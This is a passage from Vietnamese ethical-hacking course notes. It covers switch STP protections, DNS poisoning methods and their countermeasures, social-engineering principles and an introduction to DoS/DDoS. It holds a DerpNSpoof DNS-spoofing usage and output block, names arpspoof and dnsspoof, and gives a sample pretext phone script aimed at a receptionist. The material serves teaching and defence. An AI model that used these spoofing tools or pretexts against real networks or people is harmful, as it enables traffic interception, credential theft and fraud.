này giúp ngăn chặn các vòng lặp bridge trong mạng. Nếu BPDU guard được kích hoạt trên một interface switch và một switch trái phép kết nối vào nó, cổng sẽ được đặt vào chế độ **errdisable** khi nhận BPDU. Chế độ errdisable tắt cổng và vô hiệu hóa việc gửi hoặc nhận bất kỳ lưu lượng nào trên cổng đó.

Sử dụng các lệnh sau để kích hoạt BPDU guard trên interface switch:

```
configure terminal  
interface G0/1  
spanning-tree portfast bpduguard
```

Root Guard

Root guard bảo vệ root bridge và đảm bảo rằng nó vẫn là root trong STP topology. Nó buộc các interface trở thành các forwarding ports để ngăn chặn các switch gần đó trở thành root switch. Do đó, nếu một cổng được kích hoạt tính năng root guard nhận một BPDU, nó sẽ chuyển đổi cổng đó thành trạng thái không tương thích vòng lặp (**không phải errdisabled**), từ đó bảo vệ sự thay đổi STP topology. Cổng này chỉ không hoạt động cho switch hoặc các switch cụ thể đang cố gắng thay đổi STP topology. Cổng này sẽ ở trạng thái tắt cho đến khi sự cố được giải quyết.

Sử dụng các lệnh sau để kích hoạt tính năng root guard trên một interface của switch:

```
configure terminal  
interface G0/1  
spanning-tree guard root
```

Loop Guard

Loop guard cải thiện sự ổn định của mạng bằng cách ngăn chặn các vòng lặp bridge. Nó thường được sử dụng để bảo vệ switch khỏi gặp sự cố.

```
configure terminal  
interface gigabiteethernet slot/port  
spanning-tree guard loop
```

UDLD (Unidirectional Link Detection)

UDLD cho phép các thiết bị phát hiện sự tồn tại của các liên kết một chiều và vô hiệu hóa các interface bị ảnh hưởng trong mạng. Các liên kết một chiều trong mạng có thể gây ra các vòng lặp trong STP topology.

```
configure terminal  
interface gigabiteethernet slot/port  
udld { enable | disable | aggressive }
```

Mô-đun 8. Phần 6: Kỹ thuật DNS Poisoning

Phần này sẽ trình bày về các kỹ thuật DNS poisoning (đầu độc DNS). Bằng cách áp dụng kỹ thuật này, hacker có thể thu thập được ID của DNS request bằng cách nghe trộm và gửi một phản hồi độc hại cho người gửi trước khi DNS server thực sự phản hồi.

Tổng quan kỹ thuật DNS Poisoning

DNS là giao thức dùng để chuyển đổi tên miền (ví dụ: sinhvienctt.net) thành địa chỉ IP (ví dụ: **208.66.172.56**). Giao thức này sử dụng bảng DNS chứa tên miền và địa chỉ IP tương ứng được lưu trữ trong một cơ sở dữ liệu phân tán lớn. Trong **DNS poisoning**, còn được gọi là **DNS spoofing**, hacker đánh lừa một DNS server tin rằng nó đã nhận được thông tin chính xác, trong khi thực tế không nhận được gì. Hacker cố gắng chuyển hướng nạn nhân đến một server độc hại thay vì server chủ hợp lệ. Hacker sẽ thay đổi các entries trong bảng DNS.


Khi nạn nhân truy cập vào một trang web, hacker sẽ thay đổi các entries trong bảng DNS để máy của nạn nhân chuyển hướng URL đến server của hacker. Do đó, nạn nhân kết nối đến server của hacker mà không hề hay biết. Lúc này hacker có thể xâm nhập vào hệ thống của nạn nhân và đánh cắp dữ liệu.

Đầu độc DNS có thể được thực hiện bằng cách sử dụng các kỹ thuật sau đây:

- Đầu độc DNS mạng nội bộ (Intranet DNS Spoofing)
- Đầu độc DNS Internet (Internet DNS Spoofing)
- Đầu độc DNS thông qua máy chủ Proxy (Proxy Server DNS Poisoning)
- Đầu độc bộ nhớ cache DNS (DNS Cache Poisoning)

Intranet DNS Spoofing

Hacker có thể tấn công DNS poisoning trên một mạng LAN có switch với sự trợ giúp của kỹ thuật ARP poisoning. Hacker đầu tiên phải được kết nối với mạng LAN và có khả năng nghe lén lưu lượng hoặc gói tin trong mạng LAN đó. Sơ đồ dưới đây mô tả cách tấn công DNS poisoning mạng nội bộ:



Intranet DNS spoofing


Trong sơ đồ, hacker đầu độc router bằng cách chạy **arpspoof/dnsspoof** để chuyển hướng DNS request của các client đến máy của hacker. Sau khi nhận được DNS request, hacker gửi một câu trả lời DNS giả mạo chuyển hướng client này đến một trang web giả mạo được thiết lập bởi hacker. Do hacker sở hữu trang web đó nên chúng có thể xem tất cả thông tin được gửi bởi client đến trang web. Hacker lúc này thu thập thông tin cần thiết và sau đó chuyển hướng client đến trang web thực sự.

Internet DNS Spoofing

Internet DNS Spoofing còn được gọi là *remote DNS poisoning*. Hacker sẽ thiết lập một DNS server giả mạo với địa chỉ IP tĩnh.

Hacker sử dụng Trojan để tấn công, đây là cuộc tấn công Man-in-the-Middle (MITM), trong đó hacker thay đổi các entries DNS trên chính máy tính của nạn nhân. Hacker thay thế IP DNS của nạn nhân bằng một IP giả mạo. Như vậy, lưu lượng truy cập của nạn nhân sẽ được chuyển hướng đến hệ thống của hacker.


Hình dưới đây minh họa cách hacker thực hiện kiểu tấn công này.



DNS Cache Poisoning

DNS cache poisoning, hay còn gọi là độc chiếm bộ nhớ cache DNS, là quá trình thay đổi hoặc thêm các bản ghi DNS giả mạo vào bộ nhớ cache của DNS resolver, nhằm chuyển hướng một truy vấn DNS đến một trang web độc hại. Giao thức DNS sử dụng bộ nhớ cache để lưu trữ các tên miền đã được phân giải gần đây. Hacker sẽ điền vào bộ nhớ cache những tên miền đã được sử dụng gần đây cùng với địa chỉ IP tương ứng. Khi nhận được yêu cầu từ người dùng, DNS resolver sẽ kiểm tra bộ nhớ cache DNS trước tiên; nếu tìm thấy tên miền mà người dùng yêu cầu trong bộ nhớ cache, resolver sẽ nhanh chóng trả về địa chỉ IP tương ứng. Giúp giảm tải lưu lượng và thời gian phân giải DNS.

Hacker nhắm vào các entries trong bộ nhớ cache DNS này. Nếu DNS resolver không thể xác minh rằng phản hồi DNS đến từ một server tin cậy hay không, nó sẽ lưu các entries không chính xác này cục bộ và phục vụ cho người dùng nào có những yêu cầu tương tự. Hacker thay thế IP mà người dùng yêu cầu bằng IP giả mạo. Khi người dùng yêu cầu tên miền đó, DNS resolver sẽ kiểm tra entries trong bộ nhớ cache DNS và chọn entry tương ứng. Sau đó, nó chuyển hướng nạn nhân đến server giả mạo của hacker vì server dự định ban đầu.



SAD DNS Attack

SAD DNS (Selective Availability Denial of Service) là một biến thể mới của DNS Cache Poisoning, trong đó hacker inject các bản ghi DNS có hại vào bộ nhớ cache DNS để chuyển hướng toàn bộ lưu lượng truy cập đến server của chính hacker. Với kỹ thuật này, hacker có gắng đánh lừa trình duyệt của client để truy cập vào các trang web giả mạo thay vì trang web thật. Hacker tận dụng các side channels, các lỗ hổng như *dnsmasq*, *unbound* và *BIN* trong hệ điều hành, ... để thực hiện kiểu tấn công này.

DNS Poisoning Tools

DerpNSpoof là một công cụ DNS poisoning giúp giả mạo gói yêu cầu DNS của một IP cụ thể hoặc một nhóm máy trong mạng. Bằng cách sử dụng công cụ này, ta có thể tạo ra một danh sách các bản ghi DNS giả mạo và load nó khi chạy công cụ để chuyển hướng nạn nhân đến trang web khác.

```

[!] Options to use:
    <ip> - Spoof the DNS query packets of a certain IP address
    <all> - Spoof the DNS query packets of all hosts
[!] Examples:
    # python3 DerpNSpoof.py 192.168.1.20 myfile.txt
    # python3 DerpNSpoof.py all myfile.txt

[!] Spoofing DNS responses...
[#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
[#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
[#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
[#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
[#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
[#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]

```

Screenshot of DerpNSpoof tool

Phòng tránh DNS Spoofing

- Triển khai DNSSEC (Domain Name System Security Extensions).
- Sử dụng SSL (Secure Socket Layer) để bảo mật lưu lượng truy cập.

- Cấu hình tường lửa để hạn chế việc truy vấn DNS ra bên ngoài.
- Triển khai hệ thống phát hiện xâm nhập (IDS).
- Sử dụng giới hạn tốc độ trả lời không tồn tại (NXDOMAIN rate limiting) của DNS.
- Sử dụng bảng ARP và bảng IP tĩnh.
- Không cho phép lưu lượng đi ra sử dụng port nguồn UDP 53 làm port mặc định.
- Kiểm tra định kỳ DNS server để loại bỏ các lỗ hổng.
- Sử dụng các công cụ phát hiện sniffing.
- Sử dụng Cơ sở Hạ tầng Khóa công khai (PKI) để bảo vệ server.
- Giữ duy nhất một loạt hoặc một dải cụ thể địa chỉ IP để đăng nhập vào hệ thống.
- Sử dụng DNS Cookie RFC 7873 hoặc vô hiệu hóa gói tin ICMP đi ra để ngăn tấn công SAD DNS.
- Sử dụng mã hóa 0x20 và DNS cookies.
- Giảm thời gian chờ cho các truy vấn để ngăn chặn tấn công SAD DNS.
- Sử dụng các khóa Remote Name Daemon Control (RNDC) nếu phản hồi được thực hiện trên port 53.
- Cấu hình STUB zones cho các tên miền được truy cập thường xuyên.

Các biện pháp phòng ngừa này giúp tăng cường bảo mật mạng và giảm khả năng bị tấn công độc chiếm DNS.

Module 9: Social Engineering là gì?

Không tồn tại một cơ chế bảo mật nào có thể bảo vệ khỏi những kỹ thuật social engineering mà hacker sử dụng. Chỉ có việc giáo dục con người về cách nhận biết và phản ứng đối với các cuộc tấn công như vậy mới có thể giảm thiểu khả năng thành công của hacker.

Phần này mình sẽ miêu tả về social engineering, các mục tiêu thường bị tấn công, các hành vi dễ bị tấn công, các yếu tố làm cho các tổ chức dễ bị tấn công, lý do tại sao social engineering hiệu quả, các nguyên tắc của social engineering, và các giai đoạn của một cuộc tấn công social engineering.

Tổng quan về Social Engineering

Social Engineering là gì?

Trước khi tiến hành một cuộc tấn công social engineering, hacker thu thập thông tin về mục tiêu từ các nguồn khác nhau như:

- Trang web chính thức của tổ chức, nơi có thể chia sẻ các thông tin như tên và địa chỉ email của nhân viên.

- Các bài viết quảng cáo của tổ chức mục tiêu thông qua phương tiện truyền thông giúp tiết lộ thông tin về sản phẩm và ưu đãi.
- Các blog, diễn đàn có thể chia sẻ thông tin cá nhân và tổ chức.

Sau khi thu thập thông tin, hacker sử dụng các phương pháp khác nhau như *impersonation*, *piggybacking*, *tailgating*, *reverse social engineering* và các phương pháp khác để tiến hành tấn công.

Social engineering là nghệ thuật thao túng con người để tiết lộ thông tin nhạy cảm nhằm sử dụng cho một số hành động trái phép. Bất chấp các chính sách bảo mật, hacker có thể xâm phạm thông tin nhạy cảm, nhắm vào điểm yếu của con người. Nhân viên thậm chí không nhận ra mình đã mắc lỗi về bảo mật và vô ý tiết lộ thông tin quan trọng của tổ chức.

Factors that Make Companies Vulnerable to Attacks

- Insufficient security training**
- Unregulated access to information**
- Several organizational units**
- Lack of security policies**




Social Engineering là gì?

Để việc tấn công dễ thành công hơn, hacker đặc biệt quan tâm đến việc phát triển kỹ năng social engineering và có thể trở nên thành thạo đến mức nạn nhân có thể không nhận ra. Hacker cũng phải biết ranh giới của tổ chức và những người nằm trong phạm vi đó như bảo vệ, lễ tân, nhân viên, ... để khai thác sự bất cẩn của con người. Chúng điều chỉnh bản thân mình để không bị nghi ngờ và liên kết những hành vi và diện mạo cụ thể với các thực thể đã biết. Ví dụ, một người đàn ông mặc đồng phục mang một đồng gói hàng sẽ được coi là nhân viên giao hàng.

Mục tiêu của tấn công Social Engineering

Kỹ thuật Social Engineering lợi dụng sự yếu đuối trong bản chất con người. Thông thường, mọi người tin tưởng và tin vào người khác, và cảm thấy hài lòng khi giúp đỡ những người cần sự trợ giúp. Dưới đây là các mục tiêu phổ biến nhất:

- Lễ tân
- Nhân viên hỗ trợ kỹ thuật
- Người quản trị
- Người dùng, khách hàng
- Nhà cung cấp (đối tác) của tổ chức mục tiêu
- Các cấp quản lý cao cấp

Những ảnh hưởng của cuộc tấn công Social Engineering

Social Engineering có thể dẫn đến những tổn thất đáng kể đối với tổ chức, mặc dù ban đầu có vẻ không nguy hiểm. Tác động của cuộc tấn công social engineering bao gồm:

- **Mất mát kinh tế:** Các đối thủ đánh cắp thông tin như kế hoạch phát triển và chiến lược tiếp thị của công ty, có thể dẫn đến mất mát kinh tế.
- **Tổn thất uy tín:** Uy tín đối với một tổ chức là quan trọng để thu hút khách hàng. Kiểu tấn công này có thể gây tổn hại đến uy tín đó bằng cách rò rỉ dữ liệu nhạy cảm của tổ chức.
- **Mất quyền riêng tư:** Quyền riêng tư là một vấn đề lớn, đặc biệt đối với các tổ chức lớn. Nếu một tổ chức không thể bảo vệ quyền riêng tư của các bên liên quan hoặc khách hàng thì người ta có thể mất niềm tin vào công ty và có thể chấm dứt mối quan hệ kinh doanh.
- **Nguy cơ khủng bố:** Khủng bố và các yếu tố chống xã hội đe dọa tài sản của tổ chức – người và tài sản.
- **Kiện tụng:** Kiện tụng gây ra tiêu cực và ảnh hưởng đến hoạt động kinh doanh.

Các yếu tố dễ bị tấn công

- **Quyền lực:** Quyền lực ám chỉ quyền được thực hiện sức mạnh trong một tổ chức. Hacker tận dụng điều này bằng cách tự mình đóng vai mình là một người có quyền lực, như giám đốc hay người điều hành của tổ chức để đánh cắp dữ liệu quan trọng. Ví dụ, hacker có thể gọi điện cho một người dùng và khẳng định mình là quản lý viên của công ty. Hacker thông báo cho nạn nhân là máy đã bị nhiễm virus và yêu cầu nạn nhân cung cấp thông tin đăng nhập để bảo vệ dữ liệu khỏi việc mất cắp. Sau khi lấy được thông tin đăng nhập của nạn nhân, hacker sẽ sử dụng tài khoản đó vào nhiều mục đích xấu khác.
- **Đe dọa:** Đe dọa ám chỉ việc hăm dọa nạn nhân thực hiện một số hành động bằng cách sử dụng các chiến thuật đe dọa như giả mạo một người khác và thao túng người dùng để tiết lộ thông tin nhạy cảm. Ví dụ, hacker có thể gọi điện cho lễ tân của các nhà lãnh

đạo với yêu cầu sau đây:

“Giám đốc đang thuyết trình với khách hàng nhưng không thể mở file. Giám đốc bảo tôi gọi cho bạn và yêu cầu bạn gửi file cho tôi để Giám đốc có thể bắt đầu buổi thuyết trình.”

- **Đồng thuận:** Đồng thuận ám chỉ việc người ta thường săn lùng thích những thứ hoặc làm những điều mà người khác thích hoặc làm. Hacker có thể tạo ra các trang web và đăng các đánh giá giả về lợi ích của một số sản phẩm như phần mềm chống malware (rogueware). Do đó, nếu người dùng tìm kiếm trên Internet để tải xuống rogueware, họ sẽ gặp những trang web này và tin tưởng vào những đánh giá giả mạo. Hơn nữa, nếu người dùng tải xuống, hacker có thể cài đặt trojan kèm theo.
- **Khan hiếm:** Khan hiếm thường ám chỉ việc tạo ra một cảm giác khẩn cấp trong quá trình ra quyết định. Do tình trạng khẩn cấp này, hacker có thể kiểm soát thông tin được cung cấp cho nạn nhân và thao túng quá trình ra quyết định.
- **Sự khẩn cấp:** Sự khẩn cấp ám chỉ khuyến khích mọi người hành động ngay lập tức. Ví dụ, ransomware thường sử dụng nguyên tắc khẩn cấp, khiến nạn nhân phải hành động ngay lập tức trong một khoảng thời gian nhất định. Nạn nhân nhìn thấy đồng hồ đếm ngược chạy trên máy tính bị nhiễm và biết rằng việc không ra quyết định yêu cầu trong thời gian quy định có thể dẫn đến mất mát dữ liệu.
- **Sự quen thuộc:** Ám chỉ rằng con người có xu hướng dễ bị thuyết phục làm điều gì đó khi được yêu cầu bởi một người mà họ thích. Điều này cho thấy rằng con người có xu hướng mua sản phẩm nếu được quảng cáo bởi một người nổi tiếng mà họ ngưỡng mộ.
- **Tin tưởng:** Hacker thường cố gắng xây dựng một mối quan hệ tin tưởng với nạn nhân.
- **Sự tham lam:** Một số người bản tính tham lam và tìm cách kiếm được lượng tài sản lớn thông qua hoạt động bất hợp pháp. Hacker lôi kéo những người này bằng cách hứa hẹn sẽ cho họ điều gì đó mà không phải trả giá (kích động lòng tham của họ).

Nguyên nhân bị tấn công

Có nhiều yếu tố làm cho các công ty dễ bị tấn công social engineering, sau đây là một số lí do:

- **Thiếu đào tạo về kiến thức bảo mật:** Do nhân viên có thể không biết về những thủ đoạn mà hacker sử dụng để lôi kéo họ. Do đó, trách nhiệm tối thiểu của bất kỳ tổ chức nào là giáo dục nhân viên về các kỹ thuật social engineering và các mối đe dọa liên quan.
- **Quyền truy cập không chặt chẽ:** Đối với bất kỳ công ty nào, một trong những tài sản chính của họ là cơ sở dữ liệu. Công ty phải đảm bảo đào tạo đúng và giám sát nhân viên quan trọng truy cập vào dữ liệu nhạy cảm.
- **Tổ chức có nhiều trụ sở, chi nhánh:** Một số tổ chức có các chi nhánh của mình tại các vị trí địa lý khác nhau, làm cho việc quản lý hệ thống trở nên khó khăn.
- **Thiếu chính sách bảo mật:** Chính sách bảo mật là nền tảng của cơ sở hạ tầng bảo mật, là một tài liệu cấp cao mô tả các biện pháp kiểm soát bảo mật được triển khai.

Một số biện pháp bảo mật cần được thực hiện nghiêm túc như là chính sách thay đổi mật khẩu, chính sách chia sẻ thông tin, đặc quyền truy cập, xác thực người dùng, bảo mật tập trung, ...

Tại sao kỹ thuật social engineering lại hiệu quả?

Giống như các kỹ thuật khác, social engineering không xử lý các vấn đề liên quan đến kỹ thuật máy móc, thay vào đó là thao túng tâm lý con người để trích xuất thông tin mong muốn. Dưới đây là những lý do tại social engineering vẫn hiệu quả trong thời đại ngày nay:

Why is Social Engineering Effective?

■ Security policies are as strong as their weakest link, and **human behavior** is the most **susceptible factor**

■ It is **difficult to detect** social engineering attempts

■ There is **no method that can be applied to ensure complete security** from social engineering attacks

■ There is **no specific software or hardware** to defend against a social engineering attack


Tại sao kỹ thuật social engineering lại hiệu quả?

- Con người dễ bị ảnh hưởng bởi sự biến đổi.
- Rất khó phát hiện.
- Không có phương pháp nào đảm bảo an toàn hoàn toàn khỏi social engineering.
- Không có phần cứng hoặc phần mềm cụ thể nào có sẵn để bảo vệ khỏi social engineering.
- Phương pháp này tương đối rẻ (hoặc miễn phí) và dễ dàng triển khai.

Quy trình của một cuộc tấn công Social Engineering

- **Nghiên cứu về mục tiêu:** Trước khi tấn công vào mạng của tổ chức mục tiêu, hacker thu thập đủ thông tin để xâm nhập vào hệ thống.

- **Chọn mục tiêu:** Sau khi thăm dò, hacker chọn một mục tiêu để trích xuất. Thông thường, hacker cố gắng tiếp cận những nhân viên bất mãn vì họ dễ bị thao túng hơn.
- **Xây dựng mối quan hệ:** Khi đã chọn được mục tiêu, hacker xây dựng mối quan hệ với người đó xây dựng lòng tin.
- **Lợi dụng mối quan hệ:** Hacker lợi dụng mối quan hệ và trích xuất thông tin nhạy cảm về các tài khoản, thông tin tài chính, các công nghệ đang sử dụng và các kế hoạch sắp tới của tổ chức.



Mô-đun 10. Phần 1: Tấn công từ chối dịch vụ là gì?

Các cuộc tấn công Denial-of-Service (DoS) và Distributed Denial-of-Service (DDoS) là mối đe dọa lớn đối với mạng máy tính, chúng cố gắng làm cho máy tính hoặc tài nguyên mang trở nên không khả dụng. Thông thường, các cuộc tấn công DoS/DDoS tận dụng các lỗ hổng trong việc triển khai của mô hình Transmission Control Protocol (TCP)/Internet Protocol (IP) hoặc lỗi trong hệ điều hành cụ thể (OS). Module này mình sẽ giới thiệu một số vấn đề:


- Mô tả khái niệm DoS/DDoS
- Mô tả botnet
- Các kỹ thuật tấn công DoS/DDoS khác nhau
- Giải thích các công cụ tấn công DoS/DDoS
- Minh họa các nghiên cứu về DoS/DDoS
- Áp dụng các phương pháp tốt nhất để giảm thiểu tấn công DoS/DDoS

Tấn công từ chối dịch vụ Denial-of-Service (DoS) là gì?

Tấn công DoS là một cuộc tấn công vào máy tính hoặc mạng để giảm, hạn chế hoặc ngăn chặn quyền truy cập vào tài nguyên hệ thống. Trong tấn công DoS, hacker gửi lưu lượng yêu cầu hoặc thông tin sai lệch đến hệ thống của nạn nhân để làm quá tải các tài nguyên và làm hỏng hệ thống, gây ra downtime hoặc ít nhất là làm giảm đáng kể hiệu suất hệ thống. Mục tiêu của tấn công DoS là ngăn chặn người dùng sử dụng hệ thống, **không phải** để truy cập trái phép vào hệ thống hoặc gây hỏng dữ liệu.

Dưới đây là một số ví dụ về các loại tấn công DoS:

- Làm tràn hệ thống bằng việc gửi lưu lượng truy cập nhiều hơn mức hệ thống có thể xử lý.
- Gửi lưu lượng sự kiện nhiều hơn hệ thống (ví dụ: Internet Relay Chat (IRC)) có thể xử lý để làm quá tải dịch vụ đó.
- Gửi gói tin bị hỏng để làm sập TCP/IP stack của hệ thống.
- Tương tác với dịch vụ một cách không đúng đắn để làm sập dịch vụ đó.
- Gây treo hệ thống bằng cách đẩy hệ thống vào vòng lặp vô hạn.



Schematic of a DoS attack

Tấn công DoS là một loại vi phạm bảo mật mà thông thường không mất cắp thông tin nhưng có thể gây thiệt hại đối với mục tiêu về thời gian và tài nguyên. Trong tình huống tệ nhất, DoS có thể gây ra việc phá hoại không cố ý cho các file và chương trình của hàng triệu người đang kết nối với hệ thống của nạn nhân trong thời điểm xảy ra cuộc tấn công.

Tấn công DDoS là gì?

Một cuộc tấn công **DDoS** là một cuộc tấn công quy mô lớn, được tổ chức đồng bộ nhằm vào tính khả dụng của các dịch vụ trên hệ thống của nạn nhân hoặc tài nguyên mạng và được thực hiện gián tiếp thông qua nhiều máy tính bị xâm phạm (botnet) trên Internet.

Theo định nghĩa của *World Wide Web Security FAQ*, “Một cuộc tấn công phân tán từ chối dịch vụ (DDoS) sử dụng nhiều máy tính để tiến hành một cuộc tấn công DoS được tổ chức đồng bộ nhằm vào một hoặc nhiều mục tiêu. Sử dụng công nghệ client/server, hacker có thể tăng đáng kể hiệu quả của việc từ chối dịch vụ bằng cách tận dụng tài nguyên của nhiều máy tính cộng tác với nhau.” Sự tràn đầy các gói tin làm cho hệ thống bị nghẽn, từ đó từ chối dịch vụ đối với những người dùng khác.

